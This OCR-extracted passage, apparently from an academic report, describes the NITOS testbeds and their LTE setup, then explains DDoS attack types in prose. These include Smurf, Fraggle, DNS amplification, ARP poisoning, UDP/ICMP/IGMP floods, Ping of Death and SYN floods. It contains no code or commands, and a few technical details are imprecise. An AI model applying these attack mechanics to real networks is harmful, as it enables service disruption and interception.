The network architecture of the NITOS testbeds is described below, both for the indoor and the outdoor. Two Gigabit Ethernet switches interconnect the nodes with the server of each testbed. At first, the Control Network that provide for control of experiment execution and measurement collection and on the other hand the Experimental Network, which can be used for conducting wired experiments (OpenFlow testbed). A third Gigabit Ethernet, namely the Chassis Manager Switch, is dedicated in controlling the operational

`

status of the nodes through the transmission of custom http requests that control solid state relays on the Chassis Manager cards attached on each node.

In the following Picture (figure5) the network architecture model that NITOS testbeds rely on, is illustrated.




figure5, Nitos network architecture model

2.2 CERTH Indoor Testbed

Certh indoor testbed comprises of ten powerful second generation ICARUS nodes. The nodes encapsulate heterogeneous technologies, such as WIFI, WiMAX, LTE, etc and allow the experimenter to design and execute real life scenarios under a deterministic office environment.

In the Wifi experimentations Icarus nodes will be used.

Icarus nodes are placed in a symmetrical way around the isolated environment of NITOS testbed forming a Grid architecture. The distance amongst the nodes is fixed to 1.2 meters and the height level is identical for all them as well. As a result, a uniform environment is created where all nodes are isobaric and of equal capabilities.

Icarus Nodes

New powerful WiFi nodes called ICARUS have been developed by NITlab team. The new NITOS testbed will be comprised by Icarus nodes and will be deployed in an isolated environment at University of Thessaly's campus. Experimenters will be able to run and evaluate demanding processing algorithms and protocols in a large scale testbed. Icarus nodes are equipped with 802.11a/b/g and 802.11a/b/g/n wireless interfaces and feature new generation intel 4-core cpu's and new generation solid state drives.

`

figure6, Icarus Node

Motherboard	Features two Gigabit network interfaces and supports two wireless interfaces
CPU	Intel® Core™ i7-2600 Processor, 8M Cache, at 3.40 GHz
RAM	Kingston 4G HYPERX BLU DDR3
Wireless Interfaces	Atheros 802.11a/b/g & Atheros 802.11a/b/g/n (MIMO)
Chassis Manager card	NITlab CM card
Storage	Solid state drive
Power Supply	350 Watt mini-ATX
Antennas	Multi-band 5dbi , operates both on 2.4Ghz & 5Ghz
Pigtails	High quality pigtails (UFL to RP-SMA)

Table2, specifications of Icarus nodes

2.3 LTE Testbed

Hardware Specification and OS Server preconfigured setup

SiRRAN's core network requires a server machine with the following specifications:

At least 4Gb of RAM

CPU clocked at least at 2GHz

CentOS 6.x 64-bit operating system

After the initial OS set up, software dependencies should be installed such as lksctp-tools and mysql-server. The installation of the LTEnet EPC software and the administrator web interface on the server is the next configuration step. From the web interface we export a unique signature for the server that allows us to generate the license file, which will then be installed. The remaining configuration, namely the iptables firewall rules, the APN settings for the LTE network and the configuration for the eNodeB units themselves, require a dedicated IP range to be set.

NITOS uses a virtual machine entity, running on an ESXi5.1 host, which meets all the above criteria. The physical server machine is an HP ML350p G5 located in the subnet of the University of Thessaly central network infrastructure.

`

LTE245 firmware configuration

The LTE245 eNodeB units provide a firmware that allows us to connect on them remotely through SSH, using a pre-shared key file. After the successful connection to the node, the appropriate configurations in order to connect the units to the LTEnet EPC must be made. The SSH command line provided by the LTE245 units allows us to configure the following interfaces or parameters:

IP address of eth1

EPC IP addresses

LTE band. LTE currently supports two LTE bands: band 7 (2.6GHz) and band 13 (700MHz)

Cell Identity

PLM N code of the network

Tracking area code that eNodeB belongs to

Auto start, it is necessary to issue the appropriate command to the node so that it can start up automatically and connect to the EPC

LTE network diagram

In the following figure, a diagram of the LTE network architecture is depicted. In order to allow the eNodeB units to contact the server, the server should be configured in the same subnet range as the eNodeB units. Moreover, we place both the server and the LTE units in a private network, under the protection of a firewall. It is always best practice to separate externally facing hardware firewall, with an appropriate DMZ policy and access lists.

Regarding network ports, traffic between the server and the eNodeB units should be left open, as the server is configured with the appropriate iptable rules to allow/ deny traffic flows between itself and the eNodeB units. In the case of a necessity for testing browsing the internet from the handsets, then just an outbound allow for all http/ https is the appropriate configuration. However, if more complex data flows are needed such as FTP, SSH, ping etc, then these will need to be managed from SiRRAN's Network Support.

`




figure6, LTE architecture

`

3. The Attacks

According to the way the attacks gain bandwidth or trigger there are two categories that cover them.

1) A **connection-oriented** attack is one in which the attacker must first establish a connection prior to launching his or her DDoS attack. The outcome of this attack usually affects the server or application resources. TCP- or HTTP-based attacks are examples of connection-oriented DDoS attacks.

Connection-oriented attacks usually target some protocol flaws. Due to this reason many attacks are categorized as Protocol Flaw attacks.

Protocol Flaw attacks: The size of the traffic in these attacks doesn't really matter. The most important part of this attack are the strategic hits of the attacker. For example the carefully crafted requests that may take advantage of a protocol design flaw and cause a major disaster. Due to the nature of this attack it is difficult to trace because it simulates legitimate traffic. Only after careful comparison of healthy and unhealthy traffic can those attacks be traced.

Low and Slow attacks: They involve legitimate traffic arriving at a seemingly legitimate slow rate. They are difficult to trace and cause more damage than other attacks due to their nature.

2) A **connectionless attack,** on the other hand, does not require the attacker to open a complete connection to the victim, and therefore is much easier to launch. The outcome of a connectionless attack affects network resources, causing denial-of-service before the malicious packets can even reach the server. UDP or ICMP floods are examples of connectionless DDoS attacks. Three subcategories are described below:

An **Amplification Attack** is any attack in which an attacker is able to use an amplification factor to multiply the power of an attack. For instance, the attacker could use a router as an amplifier, taking advantage of the router's broadcast IP address feature to send messages to multiple IP addresses which the source IP (return address) is spoofed to the target IP. Famous examples of amplification attacks include Smurf Attacks (ICMP amplification) and Fraggle Attacks (UDP amplification).




figure7, Smurf Attack

`




figure8, Amplification Attack

Another example of a type of amplification attack is DNS amplification, in which an attacker, having previously compromised a **recursive DNS name server** to cache a large file, sends a query directly or via a botnet to this recursive DNS server, which in turn opens a request asking for the large cached file. The return message (significantly amplified in size from the original request) is then sent to the victim's (spoofed) IP address, causing a denial of service condition.

Volumetric(flood) Attacks: Those attacks attempt to consume the bandwidth either within the target network/service, or between the target network/service and the rest of the internet. These attacks are simple and cause mostly congestion. They are easily detected but due to the spoofed IP's the prevention is not that easy.

`

3.1. 802.11 Attacks

[8] DoS attacks can be launched from inside an organization or from the outside at great distance using readily available standard wireless equipment. It is also much harder to physically secure wireless networks in the same way that wired networks can be.

Since the ratification of the IEEE 802.11i in 2004, organizations have been able to improve security on their wireless networks by making use of CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code protocol). CCMP uses AES (Advanced Encryption Standard) as opposed to the RC4 streaming cipher found in implementations of WEP (Wired Equivalent Privacy) and TKIP (Temporal Key Integrity Protocol). However the protection offered by 802.11i applies only to data frames and does not provide any protection over the **management frames**. It is these management frames that are insecure and can lead to DoS attacks against an organization's wireless network.

Unencrypted management frames can disclose important pieces of information to an attacker, including details about the type of wireless equipment in use on the wireless network and configuration settings.

DDoS attacks can affect many different layers of the Open Systems Integration (OSI) model. The layers that will be examined are Layer2, Layer3, Layer4, and Layer7.

3.1.1. Layer 2 : Data-Link Layer

The second-lowest layer in the OSI Reference Model stack is the data-link layer. It is often conceptually divided into two sub-layers: the *logical link control* (LLC) and the *media access control* (MAC).

Logical Link Control (LLC): Logical Link control refer to the functions required for the establishment and control of logical links between local devices on a network. It provides services to the network layer above it and hides the rest of the details of the data link layer to allow different technologies to work seamlessly with the higher layers.

Media Access Control (MAC): The basic function of MAC is to provide an addressing mechanism and channel access so that each node available on a network can communicate with other nodes available on the same or other networks. The MAC sublayer assigns a unique number to each IP network adapter called the MAC address.

ARP Protocol: The ARP protocol is used to convert 32 bit IP addresses into 48 bit Ethernet addresses. ARP works by broadcasting a request packet to all hosts on a LAN. The request packet contains the IP address that the sender wants to communicate with. Most hosts check the packet, and if the destination IP matches with their IP, then they send a reply with the corresponding MAC address using unicast.

There are five types of ARP packets:

1) ARP request/reply: An Address resolution protocol packet is sent when the host wishes to know the MAC address of a host that belongs to the same LAN. The host broadcast an ARP request with his source IP and source MAC to the LAN with the destination IP and the destination MAC empty. Then the host that receives the ARP request and matches the packet's IP with his IP, send via unicast an ARP reply with his MAC address.

`

2) RARP request/reply: A Reverse address resolution protocol packet is sent when the host wants to get the IP address that corresponds to a MAC address. As with the ARP packet the RARP packet is broadcasted to the LAN. The RARP request is send by a RARP server. If the RARP request contains the MAC address of a client that belongs to the RARP server then a reply is send with its corresponding IP address.

3) Proxy-ARP: Is a packet send to make a machine physically located on one network appear to be logically part of a different physical network connected to the same router. It is a method for hiding the existence of subnets from hosts.

4) Gratuitous ARP: A crafted ARP packet that advertises its IP and MAC address. It is different from the other packets because it broadcasts in the LAN without any request been made earlier. It is stateless, as no reply is sent to the sender. This is a major opportunity for an attacker to take advantage the fact that the legitimate users cannot crosscheck the information presented in the packet.

The last packet will be used to apply the ARP poisoning. Below, an ARP packet is presented.




Figure9, ARP Packet

In order not to cause congestion by the ARP requests and replies, a table is created by the MAC sub-layer that is called **ARP cache**. This table contains the matching of IP and MAC addresses. The default size is (tcpconnections*2)+6. The range is from 6 to 512. When the cache is full then the oldest entry is removed and a new entry is added. An already existing entry can be updated when an ARP request is received by a host.

ARP Poisoning: An attacker may take advantage of the ARP protocol and send a spoofed message which changes the matching, by pairing the MAC address of the victim with another IP address that belongs to the network and vice versa. Also the attacker can match his MAC with a victims IP and perform a MAN-IN-THE-MIDDLE attack. Lastly, the attacker may pair the victim's IP address with an invalid MAC address, and so the victim will never receive any traffic and also if the victim happens to be the AP, the whole LAN will have no access to the internet. That causes a denial of service incident. The last case is displayed below.

`




figure10, ARP Poisoning

3.1.2. Layer 3 - Network Layer


Attacks Targeting Network Resources

Those attack's aim is to consume all of a victim's network bandwidth by using a large volume of illegitimate traffic to saturate a company's internet pipe. Attacks having this behavior are identified as **volumetric attacks**. As explained before a large number of traffic is produced by the botnet, overwhelming the victim's network. Of course a legitimate user trying to access a victim's site under a flooding attack will find the attacked site incredibly slow or even unresponsive.

There are many types of floods considering the network part. Six of them are discussed below.

UDP Flood: User Datagram Protocol (UDP) is a connectionless protocol that uses datagrams embedded in IP packets for communication without needing to create a session between two devices (and therefore requiring no handshake process). A UDP flood attack does not exploit a specific vulnerability, but rather simply abuses normal behavior at a high enough level to cause network congestion for a targeted network. It consists of sending a large number of UDP datagrams from potentially spoofed IP addresses to random ports on a target server; the server receiving this traffic is unable to process every request, and consumes all of its bandwidth attempting to send ICMP "destination unreachable" packet replies to confirm that there was no application listening on the targeted ports. As a volumetric attack, a UDP flood is measured in Mbps (bandwidth) and PPS (packets per second).

`



figurε11, UDP Flood

Fraggle Attack: Sending UDP packets in specific ports. Those are port 19 and port 7. Port 19 is occupied by the chargen (character generation) protocol RFC 864 . This protocol responds to connections by sending a packet containing random number of characters between 0 and 512. Any data in the received packet is discarded. Port 7 is occupied by the echo protocol RFC 862, which echoes back whatever characters are sent to it. It will continue to echo responses as long as packets are received on port 7. Those protocols are used for debugging. The attacker will send echo requests to port 19 and the protocol will send replies to the victim's echo service creating an infinite loop. The attack is displayed below. The attack can be amplified by broadcasting the packet. This attack can be categorized as **Volumetric** attack. The **amplification** attack tag can also be given to this attack if the attacker decides to use broadcast.




figure12, fraggle attack

`

ICMP Flood: Internet Control Message Protocol (ICMP) is another connectionless protocol used for IP operations, diagnostics, and errors. ICMP messages are encapsulated and send within IP datagrams. There are different types of ICMP messages, depending on what the ICMP message is reporting. An ICMP flood (or Ping Flood) is a **volumetric** based attack; that is, it does not rely on any specific vulnerability to achieve denial-of-service. An ICMP Flood can involve any type of ICMP message of echo request; once enough ICMP traffic is sent to a target server, it becomes overwhelmed from attempting to process every request, resulting in a denial-of-service condition. An ICMP Flood can be measured in Mbps (bandwidth) and PPS (packets per second) due to its nature.

ICMP Smurf Attack: This attack is an amplification type of attack and belongs to the ICMP Flood attacks. The attacker sends spoofed ping packets to all of the hosts of the local network, with the source IP address spoofed with the victims IP address, using broadcast. Then all of those hosts reply to the victim causing saturation of the victim's resources. The more the hosts on a local networks the worst the damage done in the victim.

Ping of Death: The attacker sends a ping request of more than 65,536 bytes (maximum size allowed). Then due to the property of the TCP/IP protocol to fragment packets that have a size more than the maximum allowed, the packet is fragmented and reassembled at the destination end host. Because of this property the attackers formed large packets that were later fragmented but when they reached the end-host they were reassembled as a ping packet that exceeded 65,535 bytes in size. The operating system's buffer would overflow and then it would crash or reboot. This attack is labeled as a Protocol Flaw attack.

Those attacks don't happen anymore because of the patching that was applied to the operating systems. In order to prevent this attack other systems block the ICMP ping packets, even though legitimate ping requests are blocked also.

IGMP Flood: Internet Group Management Protocol (IGMP) is yet another connectionless protocol, used by IP hosts (computers and routers) to report or leave their multicast group memberships for adjacent routers. An IGMP Flood is non-vulnerability based, as IGMP allows multicast by design Such floods involve a large number of IGMP message reports being sent to a network or router, significantly slowing down and eventually preventing legitimate traffic from being transmitted across the target network.

3.1.3. Layer 4 – Transport Layer

Attacks Targeting Server Resources

Those attacks attempt to exhaust a server's processing capabilities or memory, potentially causing a denial-of-service condition. An attacker can cause the target server to become busy handling illegitimate requests so that it no longer has the resources to handle legitimate ones. "Server" most commonly refers to a Website or Web application server, but these types of DDoS attacks can target statefull devices such as firewalls and IPSs as well.

TCP/IP Weaknesses

These types of attacks abuse the TCP/IP protocol by taking advantage of some of its design weaknesses. They typically misuse the six control bits (or flags) of the TCP/IP protocol – SYN,ACK,RST,PSH,FIN and URG – in order to disrupt the normal mechanisms of TCP traffic. TCP/IP, unlike UDP and other connectionless protocols, is connection-based, meaning that the packet sender must establish a connection

`

with his or her intended recipient prior to sending any packets. TCP/IP relies on a three-way handshake mechanism (SYN, SYN-ACK, ACK) where every request creates a half-open connection (SYN), a request for a reply (SYN-ACK), and then an acknowledgement of the reply (ACK). Any attack that attempts to abuse the TCP/IP protocol will often involve sending TCP packets in the wrong order, causing the target server to run out of computing resources as it attempts to understand such abnormal traffic.

TCP SYN Flood: In the TCP handshake mechanism, there must be an agreement between each party for a connection to be established. First, the client sends a SYN packet in order to open a connection, then the server sends a SYN-ACK packet in order to acknowledge the first packet and lastly the client sends an ACK packet. The procedure is shown below

.




figure13, TCP 3-way handshake (legitimate use of the protocol)

1. Client sends SYN (synchronize) to server
2. Server sends SYN-ACK (synchronize 3. Acknowledgement) back to the client
Client sends ACK back to server

This 3 way handshake establishes the rest of the connection between the client and server. When performing a SYN flood you're only completing the first two parts of the three way handshake. A request is made with the server to synchronize. The server acknowledges the synchronization but no acknowledgement from the client to the server is sent back. The Transmission Control Block (TCB), a transport protocol data structure that holds all of the information on a connection, is allocated, and the connection is only half open after the SYN packet has been received by the server before the ACK message is received from the client. This situation leads to the server's kernel memory being exhausted by incoming SYNs, which create too many TCB allocations (The memory footprint of a single TCB depends on what TCP options and other features an implementation provides and has enabled for a connection). This causes the server to have half open connections which can result in a denial of service if the process is repeated and replicated by multiple machines. That happens, because the state-table of pending connections of the server will be full and no legitimate connections can be served. That happens because the attacker sends SYN packets with spoofed IP's. So, those IPs don't actually exist.

The server is forced to maintain its open threads and buffers for each one of the original connection requests, attempting to resend its SYN-ACK flood often involves a massive number of connection requests, a server

`

is unable to time-out its open requests before even more new requests arrive, and this causes a denial of service condition as shown below.




Figure14, SYN Flood Attack

